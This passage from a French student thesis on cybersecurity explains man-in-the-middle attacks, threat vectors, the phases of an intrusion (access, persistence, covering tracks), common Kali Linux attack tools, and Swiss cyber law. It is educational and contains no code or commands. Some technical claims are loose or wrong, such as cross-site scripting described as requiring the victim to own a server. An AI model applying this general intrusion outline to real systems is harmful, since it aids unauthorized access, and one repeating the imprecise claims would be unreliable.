Dans la partie droite, le garçon (Bob) envoie un message à Alice, le message est crypté avec la clé publique de la fille (Alice) et la fille déchiffre ce message avec sa clé privée.

2.9.2 Fonctionnement

Etudions maintenant une attaque par man in the middle dans une infrastructure utilisant la cryptographie asymétrique.

Reprenons le même exemple que la partie droite de la figure 35, mais cette fois avec un homme au milieu soit un attaquant (Carol). La communication entre les deux parties se passent alors de la façon suivante :

- Lorsque Bob envoie sa clé publique à Alice pour commencer les communications, Carol intercepte la clé publique de Bob et envoie la sienne à Alice.
- Lorsqu'Alice envoie un message à Bob, elle croit utiliser la clé publique de Bob mais utilise en vérité celle de Carol. Elle chiffre donc le message avec la clé publique de Carol.
- Carol intercepte le message et le déchiffre avec sa clé privée. Elle peut alors modifier le message, le chiffrer avec la clé publique de Bob et l'envoyé à Bob.
- Bob déchiffre alors le message avec sa clé privée en pensant qu'il s'agit d'un message d'Alice.

Ce type d'attaque a donc comme objectif de pouvoir lire des messages entre deux parties et dans certains cas de piéger les victimes en modifiant les messages.

2.9.3 Cible

L'attaque de l'homme au milieu cible tout le monde. Le but est d'obtenir des informations entre deux parties qui communiquent et d'utiliser les informations obtenues pour faire du phishing, chantage ou obtenir des accès.

2.9.4 Prévention

Pour prévenir le risque d'attaques de l'homme au milieu, il existe plusieurs méthodes :

2.9.4.1 Authentication

Le principe est d'obtenir la clé publique de l'interlocuteur par un tiers de confiance. Ces tiers de confiance sont des infrastructures à clés publiques qui vérifient la validité des clés publiques par des certificats (notamment utilisé par HTTPS). Ces certificats sont des cartes d'identités numériques qui attestent l'authenticité d'une entité/personne.

2.9.4.2 Tamper detection (détection de sabotage)

Le principe est l'utilisation d'un timer. Il faut calculer combien de temps met en moyenne deux parties lors d'un échange. Si un échange prend plus de temps que la moyenne calculée, alors cela peut montrer l'intervention d'une troisième personne sur les communications.

2.9.4.3 Forensic analysis

Le principe est de capturer le trafic du réseau et de l'analyser. Cela permet notamment de détecter des anomalies et d'éventuellement déterminer la source de l'attaque. Ce qu'on va notamment analyser :

- Les IP adresses sur le réseau.
- Le DNS du serveur
- Les certificats : vérifier s'il est authentique car oui, pour contrer les certificats certains attaquants tentent d'en créer des faux pour tromper le système.
    - Vérifier la signature.
    - Vérifier s'il a été contrôlé et validé par un organisme.
        - Le certificat est-il valide ?
    - La date de modification du certificat.

3. Vecteurs de menaces

Maintenant que nous en savons plus sur les menaces informatiques d'aujourd'hui, il est important de comprendre par quels moyens certaines sont transmises. Pour ce faire, voici un tableau qui permet d'avoir un aperçu sur les différents vecteurs et leurs menaces.

Tableau 2 : Vecteurs de menaces

Menaces	Vecteurs	Explication
Social engineering	Téléphone Messagerie Rencontre personnelle	L'attaque nécessite que la personne malveillante prenne contact avec la victime afin de pouvoir manipuler cette dernière.
Acquisition de mot de passe	Réseaux sociaux	Cette attaque nécessite de récupérer des informations sur la victime par différents moyens pour deviner le mot de passe.
Phishing, spear-phishing et whaling	Messagerie	L'attaque nécessite l'envoi d'un grand nombre de mails (phishing) ou de mails ciblés (spear-phishing) ou de mail précis (whaling) en espérant que les victimes répondent à l'arnaque.
SQL Injection	Serveur avec base de données utilisant le langage SQL	L'attaque nécessite une base de données utilisant le langage SQL afin d'en exploiter la syntaxe.
Cross-site scripting	Serveur	L'attaque nécessite que la victime ait un serveur.

Menaces	Vecteurs	Explication
Malware (virus, vers, cheval de Troie, Spyware)	Messagerie	Ces différents parasites peuvent être exécutés par un script attaché à une pièce jointe d'un email.
	Logiciel	Certains logiciels qui semblent légitimes viennent avec des Malwares.
	Navigation internet	La navigation sur des sites douteux/inconnus peut permettre à certains Malwares d'infecter l'appareil.
	Branchement direct	Dans certains cas, le branchement d'un appareil non infecté à un appareil infecté peut infecter ce dernier (clef USB, disque dur externe, ordinateur).
Manipulation d'URL	Navigation internet	L'attaque nécessite que la victime possède un site internet pour pouvoir manipuler l'URL et tenter d'avoir accès à des chemins qui ne lui sont normalement pas autorisés.
Denial of Service attack	Serveur	L'attaque nécessite que la victime ait un serveur fournissant une ressource.
Man in the middle	Réseau	L'attaque nécessite un échange de données chiffrées entre deux parties sur un réseau.

4. Le hacking

Nous sommes maintenant au courant des différentes menaces et de leurs moyens de transmission, nous allons parler du hacking et faire le lien avec les menaces. Donc le hacking qu'est-ce que c'ests ? Le hacking par définition est un ensemble de techniques permettant l'exploitation de failles et vulnérabilités d'un élément ou d'un groupe d'éléments matériels ou humains.

L'essence du hacking en informatique consiste donc à trouver une faille/**vulnérabilité** sur un système, logiciel, appareil, réseau pour pouvoir **exploiter** cette dernière afin d'avoir accès ou faire des manipulations qui ne sont normalement pas autorisées. Mais quel est le lien avec les menaces informatiques ? Comme nous l'avons vu ultérieurement, certaines menaces utilisent des failles/vulnérabilités d'un système existant pour pouvoir l'infecter, avoir accès ou y faire des manipulations qui ne sont normalement pas autorisées. On peut prendre comme exemple : SQL Injection, manipulation URL, Man in the middle, etc…

Une vulnérabilité/faille : c'est une faiblesse dans un système informatique qui permet à une personne malveillante de pouvoir accéder/nuire à un système.

L'exploitation de vulnérabilité : c'est le fait d'exploiter/d'utiliser une vulnérabilité pour pouvoir accéder/nuire à un système.

Le hacking peut être utilisé par des personnes malveillantes dans un but de nuire ou de s'enrichir, ainsi que par des entreprises qui en ont fait leur spécialité, c'est-à-dire qu'elles l'utilisent afin de découvrir les failles/vulnérabilités d'un système informatique d'une entreprise dans le but de les combler et d'ainsi prévenir de certaines menaces, on parle alors **d'ethical hacking**.

Aujourd'hui, il existe une course invisible entre la sécurité et les vulnérabilités. Chaque nouvelle technologie vient avec ses bénéfices et ses failles, tandis qu'un groupe de personne étudie cette technologie pour y trouver les failles et les exploiter, un autre groupe doit vérifier sans cesse qu'il n'y ait pas de failles et trouver les moyens de les combler.

4.1 Les hackers

Les hackers sont les personnes qui pratiquent le hacking. Il existe différentes catégories d'hacker qui détermine leurs rôles et leurs activités. Ces catégories sont définies par la couleur du chapeau que porte le hacker (en référence aux vieux westerns) :

- Chapeaux blancs : ce sont les professionnels en sécurité informatique. Ces derniers font des tests d'intrusion suite à la demande d'un client et en accord avec la législation.
- Chapeaux noirs : ce sont les personnes malveillantes, leurs activités sont : la création de virus, ver, cheval de Troie, Spyware. Ils cherchent à introduire des systèmes sans l'accord du propriétaire. Ils volent des données, nuisent à des systèmes, bloquent l'accès aux propriétaires des systèmes. Ce sont des cybercriminels.
- Chapeaux gris : ils sont entre professionnels et personnes malveillantes. Ils cherchent à introduire des systèmes sans l'accord des propriétaires mais dans un but de découvrir les failles et par la suite d'informer le propriétaire, ils n'ont pas de mauvaises intentions.
- Chapeaux bleus : ce sont des consultants qui ont pour activité de vérifier l'absence de failles avant le lancement d'un site web ou d'un système d'exploitation.

  Microsoft utilise notamment ce terme pour définir les ingénieurs qui cherchent les vulnérabilités du système d'exploitation Windows.
- Script kiddies : ce sont des hackers sans compétences qui utilisent des scripts déjà existants. Leurs activités peuvent aller de la simple blague jusqu'à une véritable attaque selon l'intention de la personne.
- Hacktivistes : ce sont les défendeurs d'une cause qui n'hésitent pas à infecter et perturber des systèmes pour défendre leurs idéologies. Ils transgressent les lois et sont donc considérés comme des cybercriminels.

Avec ces informations, on peut regrouper les différentes catégories en trois parties : les professionnels, les malveillants et les neutres. Les professionnels sont les hackers qui respectent les lois. Les malveillants sont les hackers qui cherchent à nuire à un système ou à l'infecter, ce sont donc de ces derniers dont il faut se méfier le plus. Les neutres sont les hackers qui ne sont ni professionnels ni malveillants.

Tableau 3 : Regroupement des catégories d'hacker

Les professionnels	Les malveillants	Les neutres
Chapeaux blancs	Chapeaux noirs	Chapeaux gris
Chapeaux bleus	Script kiddies	
	Hacktivistes	

4.2 Déroulement

Afin de pouvoir pénétrer dans un système, le hacking se découpe en plusieurs étapes bien distinctes : la prise d'informations nécessaires pour pouvoir accéder/nuire au système, l'exploitation des vulnérabilités du système pour y pénétrer, une fois dans le système la personne peut passer à l'acte. Finalement, les hackers laissent souvent une porte ouverte au système pour pouvoir y accéder à leur guise et cherche à effacer toutes traces de leur passage.

4.2.1 Prise d'informations

La première étape d'hacking, est d'obtenir des informations sur la personne/l'entreprise que l'on souhaite hacker afin d'y découvrir les différents failles et vulnérabilités. Il y a deux types de vulnérabilités :

Les vulnérabilités humaines : une vulnérabilité humaine est la faiblesse d'un système d'information par ses utilisateurs. En effet, la plupart des utilisateurs des ordinateurs et des systèmes d'informations, ne savent pas ce qui se passe entre l'interface et les données. Dans les entreprises, beaucoup investissent du temps pour prévenir des dangers possibles. Cependant, il suffit d'un seul maillon qui lâche dans la chaîne pour tout faire basculer, les meilleurs pares-feux et moyens prévenant l'intrusion sont rendus inutiles si un seul utilisateur clique sur un lien malicieux, ouvre un virus, ou insert une clé USB compromise. Même s'il leur est rappelé souvent, les utilisateurs sont la vulnérabilité la plus facile à exploiter car il est difficile de faire changer les habitudes à beaucoup de personnes.

Les vulnérabilités d'application : une vulnérabilité d'application est une faiblesse d'une application liée à son code. Aujourd'hui, tous les ordinateurs utilisent des applications que ce soit pour communiquer (Skype), gérer une entreprise (SAP), etc…

Bien que parfois certaines vulnérabilités peuvent être liées à un problème de programmation, il existe toujours la possibilité d'appliquer des patchs afin de corriger des vulnérabilités découvertes.

Les vulnérabilités ne sont pas une problématique d'aujourd'hui, elles ont toujours existé, **le risque zéro n'existe pas** car il doit toujours exister un moyen pour une personne de pouvoir accéder aux informations. De plus, le facteur humain rend les systèmes encore plus sensibles malgré les différentes formes de préventions mises en place.

4.2.2 Scanner

Lors de cette étape, le Hacker va utiliser les informations récoltées pour pouvoir analyser en détail le réseau du système ciblé. Le Hacker va se faire un plan du réseau en regardant :

- Le nom du domaine.
- Le nom et l'adresse IP des appareils du réseau.
    - Les ports de chaque appareil et les connexions.
- Quel système d'exploitation est utilisé.
- La version du système d'exploitation.

4.2.3 Obtenir l'accès

C'est à ce moment-là que le hacker va exploiter la vulnérabilité pour accéder à la cible. L'objectif pour le hacker est donc d'obtenir un accès à un certain niveau de contrôle de la cible pour pouvoir y faire ce qu'elle désire.

Le but ultime pour les Hackers est d'atteindre l'ultime accès : super-user, root « getting root ». C'est souvent le niveau le plus difficile à atteindre d'un coup, c'est pourquoi les hackers cherchent souvent à rentrer par le niveau le plus bas (qui est souvent le plus facile) puis de monter de niveaux avec d'autres méthodes. Une fois le root level atteint, il est possible de télécharger et modifier les informations du système, et dans certains cas d'en supprimer les traces.

4.2.4 Passer à l'acte

C'est lors de cette étape que le Hacker va utiliser une des menaces citées pour pouvoir effectuer son attaque et obtenir ce qu'il désire : voler des données, infecter ou nuire au système. Il peut donc installer des malwares, récupérer des fichiers/données, etc…

4.2.5 Garder l'accès ouvert

Une fois l'accès obtenu, il est important pour le hacker de s'assurer une porte de retour pour pouvoir accéder au système quand ce dernier le souhaite. Souvent cela se fait en installant un logiciel (trojan) ou en codant dans le système. Cela est souvent utilisé pour le vol de données ou afin d'avoir un ordinateur infecté dont la puissance pourrait être utilisée dans le cadre d'une attaque par déni de service ou pour du cryptominage.

Le but du hacker n'est pas seulement de se laisser une porte ouverte mais également de cacher la vulnérabilité, cela évite au propriétaire ou à un autre hacker d'exploiter la même vulnérabilité. Ceci implique souvent l'utilisation d'un rootkit.

4.2.6 Effacer les traces

Dans le cadre d'une attaque illégale, il est souvent important pour le hacker de pouvoir effacer les traces de son attaque afin d'éviter :

- Une peine judicaire.
- La découverte de l'intrusion par le propriétaire.

Un des moyens de le faire est la suppression de fichiers log, modification du système, etc… mais cela demande un certain accès pour pouvoir le faire.

4.3 Outils

Dans le but de pénétrer un système, il existe plusieurs outils que les hackers utilisent. Nous allons donc avoir une présentation de Kali Linux ainsi de quelques-uns de ces outils afin d'en comprendre le fonctionnement et d'en savoir plus sur la pénétration de système. La plupart des outils fournit par Kali Linux sont gratuits et open-source.

4.3.1 Kali Linux

Le système d'exploitation utilisé pour le hacking est : **Kali Linux**. Kali Linux est une distribution de Linux qui regroupe l'ensemble des outils nécessaires pour des tests de sécurité des systèmes d'informations et de penetration testing.

Figure 36 : Kali Linux

https://fr.wikipedia.org/wiki/Kali_Linux

Comme le montre l'image, on voit que Kali Linux offre une grande variété d'outils pour des tâches spécifiques : récole d'informations, analyse de vulnérabilités, exploitation de vulnérabilités, etc… Il existe une liste des outils disponibles de Kali Linux sur le lien suivant : https://tools.kali.org/tools-listing, certains outils sont déjà installés de base sur

Kali Linux. En plus de Kali Linux, il existe certains sites et programmes utilisés pour le hacking.

Tableau 4 : Liste d'outils pour le hacking

Outil	Explication
THC Hydra	THC Hydra est un outil utilisé pour cracker les accès d'un service d'authentification à distance. Il utilise des attaques par dictionnaire pour plus de 50 protocoles différents : http, ftp, https, etc…
Aircrack-ng	Aircrack-ng est un outil utilisé pour hacker les wifi ayant une sécurité WEP/WAP/WPA2. Il fonctionne en récupérant et analysant des paquets du réseau afin de trouver le mot de passe du wifi ciblé.
Social Engineer Toolkit (SET)	SET est un outil qui propose un large choix d'attaques par « phishing ». Il y a aussi des fonctionnalités qui permettent de copier des pages web contenant des formulaires comme Facebook et un outil pour spammer des boîtes mails.
MetaSploit Framework	MetaSploit est un outil qui permet de tester les vulnérabilités des systèmes d'informations. MetaSploit Framework est un sous-projet qui fournit des outils pour le développement d'exploits contre des machines distantes
WireShark	WireShark est un outil d'analyse de paquets. Il capture les paquets d'un réseau et les décode.
Network Mapper (Nmap)	Network Mapper est un outil pour la découverte de réseaux. Il permet de savoir quels sont les appareils sur le réseau, leur lien, leur rôle, les paquets filtrés, les pare-feu, etc…
Browser Exploitation Framework (Beef)	BeEf est un outil utilisé pour trouver les vulnérabilités sur les différents navigateurs internet. Il va injecter des commandes sur le navigateur et analyser les résultats. Dans l'image ci-dessous, on voit que BeEf va lancer une commande « Polling » et voir la réponse sur les différents browsers.

4.4 La Suisse et la cybersécurité

Avec l'arrivée des nouvelles technologies et leurs menaces, la Suisse a, le 27 juin 2012, lancé un projet pour la mise en place d'une stratégie nationale de protection de la Suisse contre les cyberrisques (SNPC), cette stratégie a comme but :

- La détection des menaces et dangers.
- L'amélioration de la sécurité des infrastructures critiques.
- La réduction de la cybercriminalité.

La SNPC a également comme objectif :

- Recherche et développement.
- Analyses des vulnérabilités et des risques.
- Analyse des menaces.
- Formation des compétences.
- Relation et initiative internationales.
- Bases juridiques.

Le 18 avril 2018, le Conseil Fédéral a adopté la nouvelle SNPC pour 2018-2022. Cette nouvelle stratégie continue sur celle appliquée de 2012 à 2017 en la complétant avec des nouvelles mesures pour répondre aux nouvelles menaces.

En 2017, il y a eu la 12ème conférence sur la gouvernance d'internet à Genève. Lors de cette conférence, il y a eu discussions sur une convention de Genève internationale pour la cybersécurité, mais il n'y a pas eu de documents officiels et cette initiative reste en suspens.

Le 27 mars 2018, lors d'une conférence avec le directeur de l'Autorité Fédérale de surveillance des marchés financiers, Monsieur Branson, qui a montré son inquiétude vis-à-vis de la Suisse et de sa dynamique sur la sécurité des systèmes d'informations dans leur ensemble.

On remarque que la Suisse prend conscience de l'importance de la cybersécurité et de ses dangers et que de nouvelles mesures sont mises en place. Cependant, le danger est que la Suisse ne considère pas de la cybersécurité comme une priorité, c'est-à-dire que les mesures prises par la Suisse et le temps de mise en place sont trop importants pour pouvoir suivre efficacement l'actualité. Le risque est qu'une attaque survienne et que les nouvelles mesures prennent trop de temps à se mettre en place perdant ainsi de leur efficacité.

4.4.1 Entreprises actives en Suisse

En Suisse, il existe quelques entreprises qui se sont spécialisées sur la sécurité des systèmes informations et offre différentes prestations, on peut nommer :

- SecuLabs.
- HackNet.
- SCRT Information security.
- ZenData.

Bien que ces entreprises ne soient pas nombreuses, elles mentionnent toutes les mêmes problèmes : le manque de prise de conscience des entreprises et le manque de formation des employés quant aux menaces. Pour pallier ces problèmes, elles proposent différents services qui sont :

- Des tests d'intrusions et analyses du système d'informations pour y repérer les vulnérabilités.
- Des conseils et aide à l'instauration de la sécurité lors de projets.
- Des formations pour la sensibilisation des utilisateurs du système.

Certaines entreprises proposent des services supplémentaires comme :

- La destruction définitive des données.
- La récupération des données.
- Une aide au cas où une entreprise est victime d'une attaque.

Nous pouvons également mentionner l'entreprise russe Kaspersky Lab qui va transférer une partie de ses services (stockage et traitements des données, l'assemblage et mise à jour des logiciels) en Suisse d'ici fin 2018. Krapesky est une entreprise qui propose des anti-virus, anti-spyware et d'autres outils permettant de lutter contre les cyberattaques. Elle fait beaucoup parler d'elle notamment grâce à ses différentes analyses sur des menaces et les contre-mesures qu'elle amène.

4.4.2 Législation en Suisse

Les condamnations et charges appliquées pour une cyberattaque dépendent du pays dans lequel la personne malveillante se trouve et des lois régissant ce dernier. Par exemple, lors de l'attaque du ver « ILoveYou », la personne soupçonnée de l'attaque était un étudiant philippin de 24 ans, malheureusement au moment de l'attaque les Philippines n'avait pas de lois contre le hacking et la personne n'a donc pas pu être jugée, ce fût qu'en juin 2000 que les Philippines ont établi une nouvelle loi mais il était alors trop tard.

Cette histoire nous montre l'importance pour un pays d'avoir des lois contre le hacking ou toutes formes de cyberattaques. Bien que la Suisse dispose de lois contre le hacking, vol de données, l'intrusion de système, elle reste loin derrière ses voisins comme la France et l'Allemagne qui disposent de plus de lois. Nous allons donc étudier et analyser les lois concernant la cybercriminalité en Suisse.

4.4.2.1 Code pénal suisse

Commençons par le code pénal suisse (CP), il existe différents articles qui peuvent s'appliquer dans le cadre d'une cyberattaque, vous trouverez une liste non exhaustive des lois du code pénal dans **l'annexe 4 : Hacking et lois du code pénal suisse**. Ci-dessous, se trouve un tableau montrant les différents objectifs des attaques ainsi que les lois qui s'y appliqueraient :

Tableau 5 : Tableau des lois du code pénal suisse et des cyberattaques

Objectifs	Lois du code pénal
Vol de données. **Menace** : Spyware, man in the middle	Art. 143 Art. 179novies
Espionnage de vie privée. **Menace** : Spyware (caméra).	Art. 179quater
Chantage / escroquerie. **Menace** : Social engineering.	Art. 146 Art. 156
Intrusion dans un système **Menace** : SQL Injection, Manipulation d'URL	Art. 143bis

Utilisation d'un ordinateur tiers. **Menace** : Vers, cheval de Troie, attaque par déni de service.	Art. 147
Nuire à un système (destruction de données) **Menace** : Virus	Art. 144bis
Faux documents **Menace** : Phishing	Art. 251

4.4.2.2 Loi fédérale sur la protection des données (LPD)

En Suisse il existe également la loi fédérale sur la protection des données (LPD) qui régit tout ce qui concerne les données et le traitement de ces dernières. Ces lois expliquent qui a le droit d'utiliser les données et sous quelles conditions, etc.. La partie qui nous intéresse est celle pénale qui explique que les personnes amendables sont celles qui :

- Fournissent volontairement des informations fausses/incomplètes.
- Utilisent des données sans en informer le propriétaire.

4.4.2.3 Préposé Fédéral à la Protection des Données et à la Transparence (PFPDT)

Le Préposé Fédéral à la Protection des Données et à la Transparence (PFPDT) est une organisation qui est présente dans deux domaines :

- La loi fédérale sur la protection des données.
    - Il s'assure de l'intégrité et de la sécurité des données privées traitées par les organes fédéraux, les particuliers et les organisations. Il peut procéder à des vérifications du traitement des données et dans certains cas demander un traitement différent de ces dernières.

      Enfin, il sert également de bureau d'informations pour les organes fédéraux, les particuliers et les cantons pour la protection des données.
- La loi fédérale sur le principe de transparence dans l'administration.
    - Le principe de transparence donne le droit aux personnes de pouvoir consulter des documents officiels de l'administration fédérale et des Services du Parlement.

4.4.2.4 Directives de l'autorité fédérale de surveillance des marchés financiers (FINMA)

L'autorité fédérale de surveillance des marchés financiers est une société suisse de droit public qui s'assure de placer la surveillance étatique des entreprises d'assurances, des banques, des bourses, négociants en mobilière et autres intermédiaires financiers sous une autorité unique.

Elle assure un contrôle sur le blanchiment d'argent dans le but de protéger sur les marchés financiers : les investisseurs, les assurés et les créanciers. Elle garantit le bon fonctionnement des marchés financiers et améliore la réputation et la compétitivité du marché suisse.

4.4.2.5 Exemple de condamnation (Hervé Falciani)

En 2015, Hervé Falciani a été condamné à une peine privative de liberté de 5 ans. Il a été reconnu coupable de service de renseignements économiques, de soustraction de données et de violation des secrets commerciaux et bancaires (des faits remontants entre 2006 et 2008).

Une affaire qui a également fait beaucoup parler d'elle en Suisse est l'affaire Giroud vins. Il s'agit d'un producteur et négociant de vin du canton du Valais qui aurait été arrêté pour piratage informatique. Initialement l'affaire concernait une fraude à la fiscalité suite à une enquête par le fisc fédéral suisse. Dominique Giroud aurait engagé un hacker afin que ce dernier puisse pirater des ordinateurs de deux journalistes, ceci avait comme but d'effacer des éléments compromettant à la société. Le hacker aurait tenté de pirater l'ordinateur à l'aide d'un malware attaché à une pièce jointe d'un mail (social engineering), la date du procès n'a pas encore été fixée mais le hacker devra comparaitre pour tentatives de soustraction de données (art.143 du code pénal suisse).

Concernant les condamnations en Suisse, il est important de préciser que lors d'un procès il est toujours possible de pouvoir négocier sa peine (négociation de plaidoyer), ainsi une personne peut éviter une peine privative de liberté en échange d'un montant, etc… Bien entendu, les arrangements se font au cas par cas et dépendent de la nature du procès.

5. Conclusion

Comme nous avons pu le constater, toutes les attaques informatiques possèdent des contre-mesures qui sont facilement applicables, qu'elles soient à un niveau technique ou à un niveau humain.

Toutefois, un des problèmes pour lequel il n'existe pas de solution est les malwares « zero day », il faudra attendre que ces derniers soient actifs avant de pouvoir les contrer, les dégâts seront donc minimes selon le temps de réaction des différentes entreprises pour contrer les nouveaux malwares.

Pour le hacking, on peut en conclure qu'il s'agit d'une arme à double tranchant, c'est-à-dire que les outils qu'il fournit sont tout aussi bien utilisés pour sécuriser des systèmes que pour les pénétrer. Il y aura toujours une course entre la détection des vulnérabilités, la création/découverte de nouvelles attaques et la sécurité informatique et les contre-mesures.

La Suisse a pris conscience des menaces informatiques qui existent aujourd'hui mais semble faire trop confiance à sa sécurité actuelle en ne priorisant pas la cybersécurité. Le jour où l'État sera pris comme cible par une attaque, cela risquera d'être trop tard pour la Suisse pour réagir efficacement à la menace.

Il ne faut pas oublier que la majorité des données importantes se trouvent sur des réseaux qui sont tous sensibles à des attaques informatiques, il est beaucoup plus facile et efficace de prévenir une attaque informatique que de la subir et d'en assumer l'ampleur des dégâts.

Je conclus finalement ce mémoire en disant que : « **Le risque zéro n'existe pas** », il doit toujours exister un moyen de pouvoir accéder à certains systèmes/informations, peu importe la sécurité mise en place dans un système, il y a toujours le facteur humain qui n'est jamais sûr à 100%, il suffit qu'une seule personne dans une grande entreprise ouvre un fichier malicieux pour que toute l'entreprise soit impactée**. Il est aussi important de sécuriser ces systèmes que de faire de la prévention auprès des utilisateurs**.

Bibliographie

Livres

T. NORMAN Alan, 2016. *Computer hacking beginners guide*. Kindle Edition, 2016. ISBN 9781980390978.

JONES Jack, 2017. *The complete beginners guide to computer hacking*. Paperback, 2017. ISBN 9781548126476.

Sites internet

Social engineering

https://fr.wikipedia.org/wiki/Ing%C3%A9nierie_sociale_(s%C3%A9curit%C3%A9_de_l%27information)

Phishing

https://fr.wikipedia.org/wiki/Hame%C3%A7onnage

https://www.skppsc.ch/fr/sujets/internet/phishing/

https://www.generation-nt.com/google-facebook-arnaque-phishing-rimasauskas-actualite-1942039.html

SQL Injection

https://fr.wikipedia.org/wiki/Structured_Query_Language

https://www.w3schools.com/sql/sql_injection.asp

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

https://www.latribune.fr/technos-medias/internet/piratage-massif-de-donnees-d-enfants-pour-le-fabricant-de-jouets-vtech-532147.html

Crosse-site scripting

https://fr.wikipedia.org/wiki/Cross-site_scripting

https://b.fl7.de/2014/09/amazon-stored-xss-book-metadata.html

Virus

https://fr.wikipedia.org/wiki/Virus_informatique

https://www.pcsansvirus.com/pages/securite-informatique/les-6-differents-types-de-virus-informatique-les-plus-dangereux-expliquer.html

http://tpe-lilian-kevin.e-monsite.com/pages/virus-informatique/fonctionnement.html

https://www.bravotelecom.com/blog/virus-informatique/

Vers

https://fr.wikipedia.org/wiki/Ver_informatique

https://www.commentcamarche.com/contents/1236-ver-informatique

https://fr.wikipedia.org/wiki/I_love_you_(ver_informatique)

https://en.wikipedia.org/wiki/ILOVEYOU

Cheval de Troie

https://fr.wikipedia.org/wiki/Cheval_de_Troie_(informatique)

http://www.20min.ch/ro/multimedia/stories/story/Un-Cheval-de-Troie-refait-surface-en-Suisse-31224238

Spyware

https://fr.wikipedia.org/wiki/Logiciel_espion

http://www.actuvirus.com/dossiers/les-differents-types-de-spywares.php

https://www.funinformatique.com/les-keyloggers-fonctionnement-utilisation-et-protection/

Manipulation URL

https://en.wikipedia.org/wiki/Semantic_URL_attack

https://www.commentcamarche.com/contents/61-attaques-par-manipulation-d-url

Attaque par déni de service

https://fr.wikipedia.org/wiki/Attaque_par_d%C3%A9ni_de_service

https://fr.wikipedia.org/wiki/Internet_Protocol

http://sebsauvage.net/comprendre/tcpip/

https://www.corero.com/resources/ddos-attack-types/udp-flood.html

https://en.wikipedia.org/wiki/SYN_flood

Man in the middle

https://en.wikipedia.org/wiki/Man-in-the-middle_attack

https://fr.wikipedia.org/wiki/Attaque_de_l%27homme_du_milieu

Hacking

https://fr.wikipedia.org/wiki/Hacking

Kali Linux

https://www.kali.org/

https://www.technotification.com/2017/06/kali-linux-tools-hacking-wifi.html

https://www.fossmint.com/kali-linux-hacking-and-penetration-tools/

La Suisse et la cybersécurité

https://www.isb.admin.ch/isb/fr/home/themen/cyber_risiken_ncs/ncs_strategie.html

https://www.isb.admin.ch/isb/fr/home/themen/cyber_risiken_ncs/handlungsfelder.html

https://www.tdg.ch/economie/finma-s-inquiete-cybersecurite-suisse/story/20477376

https://www.rts.ch/info/sciences-tech/9194525-la-suisse-annonce-une-initiative-mondiale-sur-la-cybersecurite.html

Entreprises actives en Suisse

https://www.seculabs.ch/formation

https://www.hacknet.ch/

https://scrt.ch/

https://zendata.ch/fr/

Législation Suisse

https://www.admin.ch/opc/fr/classified-compilation/19370083/201803010000/311.0.pdf

https://www.skppsc.ch/fr/sujets/internet/phishing/

https://www.skppsc.ch/fr/sujets/internet/fraude-en-ligne/

https://www.skppsc.ch/fr/sujets/internet/piratage-logicielsmalveillants/

Annexe 1 : Liste de sites utilisés pour le hacking

Tableau 6 : Liste non exhaustive de sites utilisés pour le hacking.

Site ou programme	Utilisation
https://www.spyfu.com/	Un site qui permet d'obtenir énormément d'informations sur des entreprises en recherchant par mots-clés ou avec leurs sites (internet).
EDGAR database www.sec.gov	La base de données d'EDGAR est une base de données qui fournit les informations qui ont été publiques des grandes entreprises. Il suffit de trouver le nom du stock de l'entreprise (AMZN pour Amazon) et de faire la recherche sur www.sec.gov en cherchant « EDGAR filling » parmi les résultats.
https://www.dnsstuff.com/	Ce site fournit un outil appelé « WhoIS » qui fournit des informations sur le domaine de l'URL recherchée.
https://www.monitis.com/traceroute/	Un outil qui montre, via la carte du monde, le chemin utilisé par un paquet pour atteindre une URL.

Annexe 2 : Interview de l'entreprise ZENData

Ci-dessous se trouve une liste de questions posées à Steven Meyer de ZENData (entreprise spécialisée dans la sécurité informatique) afin d'avoir un retour professionnel sur le sujet.

Question 1 : Pensez-vous qu'en général la Suisse est à jour avec la cybersécurité ? Est-elle consciente des dangers et prend-elle les mesures nécessaires (nouvelles lois, nouvelles mesures (SNPC)) ?

Il y a une prise de conscience mondiale sur les cyberrisques. La Suisse n'est pas particulièrement avancée dans ce domaine, elle n'a pas de cyber-armée, n'a pas de réelle cyber-police et n'offre que très peu de services aux citoyens/entreprises. Mais ceci est en train de changer rapidement.

Question 2 : Pensez-vous que les entreprises suisses sont conscientes des menaces ? Sont-elles bien protégées ?

Il y a une prise de conscience qui arrive, mais encore trop d'entreprises ne se sentent pas concernées. Les Ransomwares, de ces quelques dernières années, ont accélérés cette prise de conscience.

Question 3 : Les entreprises suisses sont-elles souvent prises comme cible par des attaques ? Quelles sont les attaques les plus récurrentes en Suisse ?

Par rapport à sa taille la Suisse est quand même pas mal prise pour cible. La majorité des attaques consistent en des insertions de malwares dans des instructions d'email.

Question 4 : Quelles sont les lois/normes que vous suivez (exemple : code pénal suisse, LDP) ?

Nous suivons les lois suisses.

Question 5 : Avez-vous déjà eu des soucis avec les lois ? Vous ont-elles limité à exercer votre profession ?

Non. Il faut noter que le hackback n'est pas légal en suisse.

Hackback : Le principe d'un hackback est d'hacker une personne en retour à une attaque. Ceci n'est pas légal car contrairement à l'ethical hacking qui est un accord entre un hacker et une entreprise pour accéder à un système. Le hackback pénètre un système sans l'accord du propriétaire.

Question 6 : Avez-vous déjà été victime d'une attaque en tant que personne civile et en tant qu'entreprise ? Si oui, quel type d'attaque ?

Non heureusement.

Question 7 : Si je vous dis « le risque zéro n'existe pas », êtes-vous d'accord ?

Tout à fait, dans le monde de l'informatique comme dans le reste.

Annexe 3 : Hacking et les lois du code pénal suisse

Tableau 7 : Hacking et les lois du code pénal suisse

Article	Explication
Art. 143	**Soustraction de données :** [1] Celui qui, dans le dessein de se procurer ou de procurer à un tiers un enrichissement illégitime, aura soustrait, pour lui-même ou pour un tiers, des données enregistrées ou transmises électroniquement ou selon un mode similaire, qui ne lui étaient pas destinées et qui étaient spécialement protégées contre tout accès indu de sa part, sera puni d'une peine privative de liberté de cinq ans au plus ou d'une peine pécuniaire. [2] La soustraction de données commise au préjudice des proches ou des familiers ne sera poursuivie que sur plainte.
Art. 143bis	**Accès indu à un système informatique** : [1] Quiconque s'introduit sans droit, au moyen d'un dispositif de transmission de données, dans un système informatique appartenant à autrui et spécialement protégé contre tout accès de sa part est, sur plainte, puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire. [2] Quiconque met en circulation ou rend accessible un mot de passe, un programme ou toute autre donnée dont il sait ou doit présumer qu'ils doivent être utilisés dans le but de commettre une infraction visée à l'al. 1 est puni d'une peine privative de liberté de trois ans au plus ou d'une peine pécuniaire.
